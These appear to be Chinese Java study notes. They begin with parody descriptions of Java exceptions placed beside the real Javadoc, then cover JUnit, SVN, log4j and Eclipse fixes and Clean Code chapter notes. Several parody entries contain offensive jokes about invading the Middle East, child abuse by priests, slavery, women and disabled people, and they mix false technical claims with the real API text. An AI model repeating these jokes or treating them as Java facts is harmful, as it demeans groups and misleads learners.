21、`SecurityException` 你已被认为是国家安全的一个威胁。请你呆在原地别动，然后等着警察来并带你走。

```
java.lang.Object
    java.lang.Throwable
        java.lang.Exception
            java.lang.RuntimeException
                java.lang.SecurityException
```

`public class SecurityException extends RuntimeException` 由安全管理器抛出的异常，指示存在安全侵犯。

22、`StringIndexOutOfBoundsException` 你的内裤和这个地方格格不入。换掉它们，再试一次。另外如果你根本不穿任何内裤，也会得到这个异常。

`UnsupportedOperationException` 因为一些原因，你正试图做一个在道德上不被 Java 支持的手术。包括不必要的截肢，例如割包皮。请停止滥用你的身体，不要移除你的孩子，该死的！

```
java.lang.Object
    java.lang.Throwable
        java.lang.Exception
            java.lang.RuntimeException
                java.lang.IndexOutOfBoundsException
                    java.lang.StringIndexOutOfBoundsException
```

`public class StringIndexOutOfBoundsException extends IndexOutOfBoundsException` 此异常由 `String` 方法抛出，指示索引或者为负，或者超出字符串的大小。对诸如 `charAt` 的一些方法，当索引等于字符串的大小时，也会抛出该异常。

```
java.util
```

23、`ConcurrentModificationException` 有人修改了你的 Java 代码。你应该更改密码。

```
java.lang.Object
    java.lang.Throwable
        java.lang.Exception
            java.lang.RuntimeException
                java.util.ConcurrentModificationException
```

`public class ConcurrentModificationException extends RuntimeException` 当方法检测到对象的并发修改，但不允许这种修改时，抛出此异常。

例如，某个线程在 `Collection` 上进行迭代时，通常不允许另一个线程修改该 `Collection`。通常在这些情况下，迭代的结果是不确定的。如果检测到这种行为，一些迭代器实现（包括 JRE 提供的所有通用 `collection` 实现）可能选择抛出此异常。执行该操作的迭代器称为快速失败迭代器，因为迭代器很快就完全失败，而不会冒着在将来某个时间任意发生不确定行为的风险。

注意，此异常不会始终指出对象已经由不同线程并发修改。如果单线程发出违反对象协定的方法调用序列，则该对象可能抛出此异常。例如，如果线程使用快速失败迭代器在 `collection` 上迭代时直接

---

修改该 collection，则迭代器将抛出此异常。

注意，迭代器的快速失败行为无法得到保证，因为一般来说，不可能对是否出现不同步并发修改做出任何硬性保证。快速失败操作会尽最大努力抛出 `ConcurrentModificationException`。因此，为提高此类操作的正确性而编写一个依赖于此异常的程序是错误的做法，正确做法是：`ConcurrentModificationException` 应该仅用于检测 bug。

24、`EmptyStackException` 为了让 Java 工作，你必须在桌子上放一叠 Java 书籍。当然，如果书很厚的话，一本就够了。

```
java.lang.Object
    java.lang.Throwable
        java.lang.Exception
            java.lang.RuntimeException
                java.util.EmptyStackException
```

`public class EmptyStackException extends RuntimeException` 该异常由 `Stack` 类中的方法抛出，以表明堆栈为空。

25、`MissingResourceException` 你太穷了，不配使用 Java。换一个更便宜的语言吧（比如 `Whitespace`、`Shakespeare`、`Cow`、`Spaghetti` 或者 `C#`）。

```
java.lang.Object
    java.lang.Throwable
        java.lang.Exception
            java.lang.RuntimeException
                java.util.MissingResourceException
```

`public class MissingResourceException extends RuntimeException` 缺少资源时抛出此异常。

26、`NoSuchElementException` 这里只存在四种元素（地球、水、空气、火）。《第五元素》只是部电影而已。

```
java.lang.Object
    java.lang.Throwable
        java.lang.Exception
            java.lang.RuntimeException
                java.util.NoSuchElementException
```

`public class NoSuchElementException extends RuntimeException` 由 `Enumeration` 的 `nextElement` 方法抛出，表明枚举中没有更多的元素。

27、`TooManyListenersException` 你被太多秘密机构窃听了，`SecurityException` 马上就到。

```
java.lang.Object
    java.lang.Throwable
        java.lang.Exception
            java.util.TooManyListenersException
```

`public class TooManyListenersException extends Exception`

`TooManyListenersException` 异常用作 Java Event 模型的一部分来注释和实现多播 Event Source 的单播特例。

---

通常在多播 "void addXYZEventListener" 事件侦听器注册模式的任何给定具体实现上都有 "throws TooManyListenersException" 子句，它在实现单播侦听器的特例时用于注释该接口，也就是说，有一个且只有一个侦听器可在特定的事件侦听器源上同时注册。

#### java.awt

**AWTException** 你正在使用 AWT，也就是说你的图形界面会很丑。这个异常只是一个警告可以被忽略。

**FontFormatException** 你的布局很丑陋，或者你选择了一个糟糕的字体，或者太多的字体。请咨询一名专业的设计师。

**HeadlessException** Java 认为身为一名程序员，你实在是太蠢了。

**IllegalComponentStateException** 你的一个硬件（例如硬盘、CPU、内存）坏掉了。请联系你的硬件供应商。

#### java.awt.color

**CMMException** 你的 CMM 坏掉了，真是见鬼了。我经常烧毁自己的房子，然后去一个新的城市重新开始。

**ProfileDataException** 你的个人档案包含可疑信息。如果你不是一名共产主义者、恐怖分子或者无神论者，请联系 CIA 修正错误。

#### java.awt.datatransfer

**MimeTypeParseException** 你的哑剧（Mime）糟透了，没人能够理解你到底想表达什么。尝试一些更简单的事情吧，比如迎风散步，或者被困在一个看不见的盒子里。

**UnsupportedFlavorException** 你正试图使用一种 Java 不知道的香料。大部分人似乎只知道使用香草和樱桃。

#### java.beans

**IntrospectionException** 你太内向了，你应该变得外向一些。别再当一个呆子，出门去见见人吧！

**PropertyVetoException** 你的一部分财产被冻结了。这条信息应该已经告诉你谁干的和原因。如果没看见，你可能也不该询问。

#### java.io

**CharConversionException** 你一直试图焚烧一些不燃物。也可能是因为你试着把自己变成一条鱼，但这不可能发生。

**EOFException** 你得到这条异常是因为你不知道 EOF 是什么意思。但是，我并不打算告诉你，因为你是一个不学无术的人。

**FileNotFoundException** 一名木匠应该总是知道他的工具放在哪里。

#### java.lang.Object

##### java.lang.Throwable

##### java.lang.Exception

##### java.io.IOException

##### java.io.FileNotFoundException

**public class FileNotFoundException extends IOException** 当试图打开指定路径名表示的文件失败时，抛出此异常。

在不存在具有指定路径名的文件时，此异常将由 **FileInputStream**、**FileOutputStream** 和

---

`RandomAccessFile` 构造方法抛出。如果该文件存在，但是由于某些原因不可访问，比如试图打开一个只读文件进行写入，则此时这些构造方法仍然会抛出该异常。

`InterruptedException` 你不顾之前的 `IOException`，一直在使用 IO，然后你的活动就被中断了。

`InvalidClassException` 查看 `ClassNotFoundException`。

`InvalidObjectException` 反对无效，就像他们在法庭上说的一样。

`IOException` IO 代表输入、输出，并且不得不做收发数据的事。IO 是一个安全问题，不应使用。

`java.lang.Object`

`java.lang.Throwable`

`java.lang.Exception`

`java.io.IOException`

`public class IOException extends Exception` 当发生某种 I/O 异常时，抛出此异常。此类是失败或中断的 I/O 操作生成的异常的通用类。

`NotActiveException` 这个异常意味着两件事。要么是未激活，需要激活；要么是已激活，需要停止。到开始工作为止，激活与未激活都是随机的。

`NotSerializableException` 你正试图把一部电影改成电视剧。

`java.lang.Object`

`java.lang.Throwable`

`java.lang.Exception`

`java.io.IOException`

`java.io.ObjectStreamException`

`java.io.NotSerializableException`

`public class NotSerializableException extends ObjectStreamException` 当实例需要具有序列化接口时，抛出此异常。序列化运行时或实例的类会抛出此异常。参数应该为类的名称。

`ObjectStreamException` 你提出了一连串的对（Object）意见。提出新的意见前，请限制自己一下，等待法官作出判决。查看 `InvalidObjectException`。

`OptionalDataException` 你似乎认为一些可选数据是必须的。不要让事情变得复杂。

`StreamCorruptedException` 你的数据流被损坏了，这意味着它已经被截包，并在黑市上贩卖。

`SyncFailedException` 你试图与其他人同步你的失败，然后被证明比他人更加失败。去找一些跟你同等水平的人吧。

`UnsupportedEncodingException` 如果你想在网上发送自己的代码，必须与美国国家安全局核对你的加密密匙。如果不这么做，将把你视为恐怖分子，并以适当方式处理。如果你得到这个异常，能跑多快跑多快。

`java.lang.Object`

`java.lang.Throwable`

`java.lang.Exception`

`java.io.IOException`

`java.io.UnsupportedEncodingException`

`public class UnsupportedEncodingException extends IOException` 不支持字符编码。

---

**UTFDataFormatException** UTF 代表通用传输格式，是一种无论你使用哪种格式都会用到的数据传输方式。你试图通过 UTF 传输错误格式的数据。

**WriteAbortedException** 你需要在程序中的某处写上“aborted”。这通常没什么意义，但你就得这样做。

java.net

**BindException** Java 编程和束缚不能混为一谈。

**ConnectException** 你正试图与一个不能连接的事物建立连接。试着连接其他事物吧。也许可以通过一个特殊的连接对象实现你想要的连接。

java.lang.Object

java.lang.Throwable

java.lang.Exception

java.io.IOException

java.rmi.RemoteException

java.rmi.ConnectException

public class ConnectException extends RemoteException 如果拒绝远程主机对连接的远程方法调用，则抛出 ConnectException。

**MalformedURLException** 你正在制作一个形状错误的壶（例如一个“L”状），或者你有拼写错误的单词“urn”（例如“url”）。

**NoRouteToHostException** 没有通往主机的“道路”，请联系公路管理员。

**PortUnreachableException** 港口必须正确地放置在水边。如果在内陆，它们将会无法接触。

**ProtocolException** 这是一个严重违反规定的结果（例如在你主机上的“puk 韩 g”）。解决方法很简单：不要那样做！

**SocketException** 你把电脑连接到了错误的电源插座。大部分情况下你不得不寻找其它插座，但一些电脑背部有一个开关，可以设置电源插座类型。

java.lang.Object

java.lang.Throwable

java.lang.Exception

java.io.IOException

java.net.SocketException

public class SocketException extends IOException 抛出此异常指示在底层协议中存在错误，如 TCP 错误。

**SocketTimeoutException** 你的电脑连接了一个带计时器的电源插座，并且时间已经走完。只有烙铁和相似的东西才会使用这种插座。

java.lang.Object

java.lang.Throwable

java.lang.Exception

java.io.IOException

java.io.InterruptedIOException

java.net.SocketTimeoutException

public class SocketTimeoutException extends InterruptedException 如果在读取或接受套接字时发生



---

超时，则抛出此异常。

**UnknownHostException** 你的父母没有教过你不要和陌生人说话么？

java.lang.Object

java.lang.Throwable

java.lang.Exception

java.io.IOException

java.rmi.RemoteException

java.rmi.UnknownHostException

**public class UnknownHostException extends RemoteException** 如果在创建到远程主机的连接以便进行远程方法调用时发生 **java.net.UnknownHostException**，则抛出 **UnknownHostException**。

**UnknownServiceException** 你正试图进入接近一个未知服务。众所周知，未知服务或许是特工组织。

**URISyntaxException** “You are I”是一个语法错误的句子。将其改为“You are me”，别管那到底啥意思。

java.rmi

**AccessException** 你正在使用“Microsoft Access”。请不要这样做。

**AlreadyBoundException** 不管在 **java.net.BindException** 的描述中是什么状况，RMI 都提供捆绑服务。然而，你不能绑一个已经被捆绑的人。

**ConnectException** 你正试图与一个不能连接的事物建立连接。试着连接其他事物吧。也许可以通过一个特殊的连接对象实现你想要的连接。

**ConnectIOException** 你正试图通过 IO 与另一个不能被连接的事物建立连接。尝试连接其他事物吧。或许你可以通过一个特殊的连接对象实现想要的连接。

**MarshalException** 你的“marshal”出问题了。你应做的事取决于我们正在讨论的是哪种“marshal”。他可以是陆军元帅、警察、消防队员或者只不过是一名普通的司仪。注意这个异常与马绍尔群岛共和国没有任何关系，也称为 RMI。

**NoSuchObjectException** 你正试图使用一个不存在的对象。以爱因斯坦之名，创造它或者不要使用它！

**NotBoundException** 如果你正在使用奴隶，请确认至少有一个人被绑住了。

**RemoteException** 这是一条远程抛出的特殊异常。如果其他人的应用变得不稳定，以致于不能产生一条异常，相反地，你可能会得到这条异常。请找到源头并提醒那位程序员这个错误。

**RMIException** 马绍尔群岛共和国变得不稳定了。如果你住在这儿，你最好离开，直到安全得到保障为止都别回来。如果你住在其他地方，可以无视这个异常。

**ServerException** 第二发球（或者双发失误同样适用）。

**ServerRuntimeError** 只要是网球比赛都很长。当你花太长时间发球时，就会得到这条异常。

**StubNotFoundException** 当你去看电影的时候，你应该一直保留自己的票根。如果不这么做，并且离开了电影院，你就不能重新进去，不得不去买张新票。所以保留你的票根！

**UnexpectedException** 这个异常对你来说应该会成为一个大惊喜。如果发生了，所有事都变成它应该的样子。

**UnknownHostException** 你父母没有教过你不要和陌生人说话吗？

**UnmarshalException** 你没有完成一名法律工作人员的职责（例如你曾经的法官工作）。注意这个正确的术语是“曾经”（used to）。你已经被解雇（fire）了（如果你是一名消防队员（firefighter），这可真是讽刺啊）。

---

java.security

**AccessControlException** 你失去了对 Microsoft Access 的控制。如果你无法重获控制或者通过其他方式停止程序，你应该尽快切断电脑电源。

**DigestException** 你应该注意自己的食物，消化不良也能变成严重的问题。

**GeneralSecurityException** 在某些地方做一些事情并不安全。如果你有足够的权力，你应该随机入侵一个国家（最好在中东地区）。如果你没有那种权力，至少应该有一把枪。

**InvalidAlgorithmParameterException** 你向一位残疾人用他不能理解的方式解释你的算法。简单一点！

**InvalidKeyException** 这个异常有两种不同的原因：1、你正在使用错误的钥匙。我的建议是在你的钥匙上画不同颜色的小点来帮助你记住哪一把对应哪一个锁。2、你不能锁住残疾人却不给他们钥匙，如果他们足够聪明发现如何使用钥匙，他们就有自由移动的权利。

**InvalidParameterException** 你使用了蔑视的术语去描述一名残疾人。

**KeyException** 不要尝试不用钥匙就能开锁。

**KeyManagementException** 你遗失了自己的钥匙。很可能忘在办公室（如果你正试图进入你家）或者忘在家里（如果你正试图进入办公室）。

**KeyStoreException** 延续之前 **KeyManagementException** 的解释就是你的钱包有个洞。

**NoSuchAlgorithmException** 你试图用以前未知的方法解决问题。停止创新吧，用老算法重写一遍。你也可以为自己的想法申请专利，然后等待未来 Java 发布新版本的时候纳入其中。

**NoSuchProviderException** 如果你是一名单亲妈妈，你没法成为家庭主妇。首先，你得为家庭找到一名供养者。

**PrivilegedActionException** 你试图采取一个行动，但是没有得到权限。比如，只有名人才可以做到地从谋杀中逃脱，只有天主教神父和耶和华的高级见证人才能做地猥亵儿童，只有在私人企业担任管理职位的人才能被允许地偷钱。

**ProviderException** 你是一名妇女并试图供养一个家庭。显而易见，你的丈夫不能成为一名“家庭主妇”，所以你得让他供养个家庭。想象一下，Java 固执且不肯改变，事情就是这样工作的，解决它。

**SignatureException** 要么你是伪造的其他人的签名，要么是无法接受你的签名。一个签名不能太丑陋、太易读或太大。

**UnrecoverableKeyException** 该死。你把你的钥匙扔进了下水沟。我唯一能安慰你的就是其他人也无法恢复钥匙，所以倒不是必须换掉你的锁。

java.text

**ParseException** 你做的没有任何意义，冷静下来，再试一次。

java.lang.Object

java.lang.Throwable

java.lang.Exception

java.text.ParseException

### 1.3.2 Junit unrooted tests

奇怪的 Unrooted Tests 错误 (2013-02-21 20:36:04)

条件如下：

Eclipse 里的 Maven 工程。

使用 JUnit4（这个是否必须不知，反正我的工程用的 4）

修改某个 Test 类里的方法名，或者增加一个 Test 方法。

现象

---

在 Eclipse 里面通过 Run As JUnit 的方式单独运行某个修改过名字或者新添加的 Test 方法。  
执行结果显示 Unrooted Tests。  
或者在 Eclipse 里通过 Run As JUnit 的方式执行发生条件里提到的修改内容的 Test Class。  
执行结果显示修改名字前的 Test 方法找不到。而新添加的测试方法根本不被执行。  
通过 Eclipse 的 Project/Clean 菜单重新编译工程也无效。

#### 原因

target/classes 下测试类没有随着代码修改被刷新。  
可能是 Eclipse 的一个 bug，以下是我无责任猜想：  
Maven 工程会把测试类生成到 target/test-classes 下  
出于未知的原因，某些情况下 Eclipse 会把 Maven 的设定当成编译的缺省路径。而不再刷新 target/classes

#### 解决方法

Eclipse 里用 Run As/Maven Build 的方式刷新一下工程。然后就神奇的解决了。  
用 Eclipse 的 Project/Clean 菜单重新 Build 整个工程也生效了。

我的解决：

在我这是缺少 jar 包引起的。  
引入 jar 包后解决。

### 1.3.3 Json 调试找不到 net.sf.ezmorph.Morpher

<http://blog.csdn.net/jiazimo/article/details/8111767>

JSON 调试找不到 net.sf.ezmorph.Morpher

JSON 中，java.lang.NoClassDefFoundError: net/sf/ezmorph/Morpher 问题解决

使用 JSON，在 SERVLET 或者 STRUTS 的 ACTION 中取得数据时，如果会出现异常：  
java.lang.NoClassDefFoundError: net/sf/ezmorph/Morpher

是因为需要的类没有找到，一般，是因为少导入了 JAR 包，  
使用 JSON 时，除了要导入 JSON 网站上面下载的 json-lib-2.2-jdk15.jar 包之外，还必须有其它几个  
依赖包：commons-beanutils.jar，commons-httpclient.jar，commons-lang.jar，ezmorph.jar，morph-1.0.1.jar  
这几个包也是需要导入的。如果缺少里面的：ezmorph.jar 包，则即出现上述异常  
commons 系列的包，可在网站：<http://www.docjar.com/>上面搜索下载，其它包可下载网站如下：

### 1.3.4 java.lang.UnsupportedClassVersionError

<http://stackoverflow.com/questions/10382929/how-to-fix-unsupported-major-minor-version-51-0-error>

问题：

```
java.lang.UnsupportedClassVersionError: test_hello_world :
  Unsupported major.minor version 51.0
    at java.lang.ClassLoader.defineClass1(Native Method)
    at java.lang.ClassLoader.defineClassCond(Unknown Source)
    .....
```

---

To fix the actual problem you should try to either run the Java code with a newer version of Java JRE or specify the target parameter to the Java compiler to instruct the compiler to create code compatible with earlier Java versions.

For example, in order to generate class files compatible with Java 1.4, use the following command line:

```
javac -target 1.4 HelloWorld.java
```

With newer versions of the Java compiler you are likely to get a warning about the bootstrap class path not being set. More information about this error is available in blog post [New javac warning for](#)

**J2SE 8 = 52,**  
**J2SE 7 = 51,**  
**J2SE 6.0 = 50,**  
**J2SE 5.0 = 49,**  
**JDK 1.4 = 48,**  
**JDK 1.3 = 47,**  
**JDK 1.2 = 46,**  
**JDK 1.1 = 45**

"The version number shown describe which version if Java was used to compile the code." No it does not. It shows the version of the JRE that the class file is compatible with. Using cross-compilation options you can use a 1.7 JDK to compile code with a class version of 1.1 (through 1.7).

总结:

原因是 Java 版本的问题，按要求使用相对应的版本即可。

## 1.4 整洁代码

稍后等于永不

第二章 有意义的命名

名副其实

不出现的词语:

variable 不出现在变量

table 不出现在表名

nameString string 去掉

customerObject object 去掉

使用可读的名称

使用可搜索的名称

避免使用编码

前后缀可以有

第三章 函数

短小

只做一件事：函数应该做一件事，做好这件事，只做这一件事。

向下规则；保持在同一抽象层上的。

3.6 参数：少少少。

一元函数的普遍形式

---

标识参数: true false

解决方法: 将函数一分为二, reanderForxx () 和 Forxxx ();

三元函数:

参数对象: 将多个参数创建对象

参数列表:

无副作用:

使用异常代替错误码

抽离 Try/Cache 代码块

别重复自己:

结构化编程: 函数只有一个入口, 一个出口, 一个 return

同时不能有 break continue goto 语句。

## 第四章 注释

必要的注释 注销的注释

TODO 注释

公共 API 中的 JavaDoc

坏注释

1. 自语

2. 多余

日志式注释

废话注释

使用函数和变量代替注释

位置标记 还好的, 可以有

括号后面的注释

## 第五章 格式

1. 一行的间隔

垂直方向上的靠近

实体变量: 在顶层

相关函数: 紧挨着

概念相关: 在一起

垂直顺序: 优先级

2. 水平 上限是 120 字符

对齐

缩进

## 第六章 对象和数据结构

对象和数据结构

数据传送对象: DTO data transfer object

暴露行为 隐藏数据

## 第七章 错误处理

使用异常不是错误码

使用不可控异常

---

别返回 null 值

特例对象 special case pattern : 创建一个类或配置一个对象, 用来处理特例。

7.8 别传递 null 值

第八章 边界

第九章 单元测试

第十章 类

类应该短小

10.2.1 单一权责原则

第十一章 系统

系统的构造和使用分开

11.2.2 工厂

依赖注入

控制反转

11.3 扩容

AOP

java 代理

第十二章 迭进

简单设计规则 1: 运行所有测试

简单设计规则 2-4: 重构

不可重复

表达力

尽量减少类和方法

第十三章 并发编程

第十四章 逐步改进

第十五章 JUnit 框架

名字精简,省略无意义的前缀

条件判断应封装

第十六章 重构 SerialDate

月份和周 可以枚举

枚举可以写在自己的方法 并被其他调用

第十七章 味道与启发

注释

环境

函数

一般性问题

---

用多态替代 if/else 或 switch/case  
函数只做一件事  
函数应该只在一个抽象层次上

#### Java

不要继承常量，应该使用静态导入  
常用 enum

名称

## 第二章 Java 工具的使用

### 2.1 SVN 的相关问题

#### 2.1.1 SVN 提交文档的类型

<http://www.neoease.com/setting-mime-type-on-svn-client/>

<http://www.tuicool.com/articles/Any2qZ>

使用 svn 上传不同类型的文档时，可能需要设置一下属性，点击 Team--> 设置属性

先设置属性名：svn:mime-type

然后再输入文本属性，这个根据不用的文本类型来设置，如：

自动匹配：

Ps：只对 add 或者 import 文件时起作用，如果本来就存在服务器中的文件没效果。

#修改 subversion 的配置文件：

linux— ~/.subversion/config

windows7— C:\Users\\${user}\AppData\Roaming\Subversion\config

#设置 enable-auto-props

enable-auto-props = yes

#在[auto-props]模块增加

\*.js = svn:mime-type=text/javascript

\*.css = svn:mime-type=text/css

---

```
*.html = svn:mime-type=text/html
*.txt = svn:mime-type=text/plain
*.png = svn:mime-type=image/png
*.jpg = svn:mime-type=image/jpeg
```

附录:

每个 MIME 类型由两部分组成, 前面是数据的大类别, 例如声音 audio、图象 image 等, 后面定义具体的种类。

常见的 MIME 类型(通用型):

超文本标记语言 文本 .html text/html

xml 文档 .xml text/xml

XHTML 文档 .xhtml application/xhtml+xml

普通文本 .txt text/plain

RTF 文本 .rtf application/rtf

PDF 文档 .pdf application/pdf

Microsoft Word 文件 .word application/msword

PNG 图像 .png image/png

GIF 图形 .gif image/gif

JPEG 图形 .jpeg,.jpg image/jpeg

au 声音 文件 .au audio/basic

MIDI 音乐 文件 .mid,.midi audio/midi,audio/x-midi

RealAudio 音乐 文件 .ra,.ram audio/x-pn-realaudio

MPEG 文件 .mpg,.mpeg video/mpeg

AVI 文件 .avi video/x-msvideo

GZIP 文件 .gz application/x-gzip

TAR 文件 .tar application/x-tar

任意的二进制数据 application/octet-stream


## 2.1.2 SVN cleanup 问题的解决

Previous operation has not finished; run 'cleanup' if it was interrupted

<http://blog.csdn.net/luojian520025/article/details/22196865>

svn 提交遇到恶心的问题, 可能是因为上次 cleanup 中断后, 进入死循环了。


错误如下:





解决方法：清空 svn 的队列

1. 下载 sqlite3.exe
2. 找到你项目的.svn 文件，查看是否存在 wc.db
3. 将 sqlite3.exe 放到.svn 的同级目录
4. 启动 cmd 执行 sqlite3 .svn/wc.db "select \* from work\_queue"



```
C:\Windows\system32\cmd.exe

validate.min.js>
37033!<file-commit Developer/RIATraining/Pica1.0/ElegantWM.WebUI/Scripts/jquery.
validate.unobtrusive.js>
37034!<file-commit Developer/RIATraining/Pica1.0/ElegantWM.WebUI/Scripts/jquery.
validate.unobtrusive.min.js>
37035!<file-commit Developer/RIATraining/Pica1.0/ElegantWM.WebUI/Scripts/knockou
t-2.2.0.debug.js>
37036!<file-commit Developer/RIATraining/Pica1.0/ElegantWM.WebUI/Scripts/knockou
t-2.2.0.js>
37037!<file-commit Developer/RIATraining/Pica1.0/ElegantWM.WebUI/Scripts/moderni
zr-2.6.2.js>
37038!<file-commit Developer/RIATraining/Pica1.0/ElegantWM.WebUI/Web.config>
37039!<file-commit Developer/RIATraining/Pica1.0/ElegantWM.WebUI/hzyapp/app/view
/favorite/AppList.js>
37040!<file-commit Developer/RIATraining/Pica1.0/ElegantWM.WebUI/hzyapp/app/view
/system/AppList.js>
37041!<file-commit Developer/RIATraining/Pica1.0/ElegantWM.WebUI/hzyapp/app/view
/system/SubAppList.js>

X:\59Ext.js培训\EasyCloudSvn>sqlite3 .svn/wc.db "delete from work_queue"

X:\59Ext.js培训\EasyCloudSvn>sqlite3 .svn/wc.db "select * from work_queue"

X:\59Ext.js培训\EasyCloudSvn>
```

6.ok 了，现在在到项目里面，执行 cleanup，完全没问题了，图标状态也已经恢复了。

## 2.2 Eclipse 的相关问题


### 2.2.1 Java resources 的设置

<http://blog.csdn.net/lifuxiangcaohui/article/details/11042375>

log4j 配置文件位置详解

自动加载配置文件：


(1) 如果采用 log4j 输出日志，要对 log4j 加载配置文件的过程有所了解。log4j 启动时，默认会寻找 source folder 下的 log4j.xml 配置文件，若没有，会寻找 log4j.properties 文件。然后加载配置。配置文件放置位置正确，不用在程序中手动加载 log4j 配置文件。如果将配置文件放到了 config(或者是 resources) 文件夹下，在 build Path 中设置下就好了。



若要手动加载配置文件如下：

(1) `PropertyConfigurator.configure("log4j.properties")` 默认读取的是项目根目录的路径。此时的 `log4j.properties` 要放在项目目录下。

如图，`log4j.properties` 和 `src` 是同级目录，同在根目录下



(2) 一般，一个 java 项目会有很多的配置文件，建议把所有的配置文件放到一个文件夹下，例如，放到 `config` 文件夹。那么在读取这些配置文件的时候要加上子目录名称。

如图在项目目录下创建 `config` 文件夹（注意：不是在 `src` 文件下），此时，`config` 和 `src` 是同级目录：



这时，读取路径改为：

```
PropertyConfigurator.configure("config/log4j.properties");
```

(3)：如果不手动设置，不用人为的写加载 `log.properties` 文件的代码时，直接放 `src` 目录下，千万要记得，如果新建一个 JAVA 项目，`src` 文件要弄成原文件包才行

我就是用的这个

(4) 项目打成 jar 包时，一般不会对配置文件也打进 jar 包。

如果是第一种方式，直接将 `log4j.properties` 文件和生成的 `HelloWorld.jar` 放在同一目录下，项目就能顺利读取配置文件。

如果是第二种方式，要建立 `config` 文件夹，把配置文件放入其中，再将 `config` 文件和生成的 `HelloWorld.jar` 放在同一目录下，项目就能顺利读取配置文件。

思考：`log4j.properties` 配置文件，配置简单，但不支持复杂过滤器 `filter`，`log4j.xml` 虽然配置文件看似复杂，但支持复杂过滤器和 `Log4j` 的新特性。推荐使用 `log4j.xml`

---

## 2.2.2 Eclipse package,source folder,folder 区别

[http://blog.csdn.net/yin\\_jw/article/details/34855295](http://blog.csdn.net/yin_jw/article/details/34855295)

下面参考了其他博客，自己写下加深印象：

在 eclipse 下 package，source folder，folder 都是文件夹。

package: 当你在建立一个 package 时，它自动建立到 source folder 下，也只能建立在这个目录之下。

source folder: 存放 java 源代码的文件夹，当然也包括一些 package 文件夹，还可以包含其他文件。

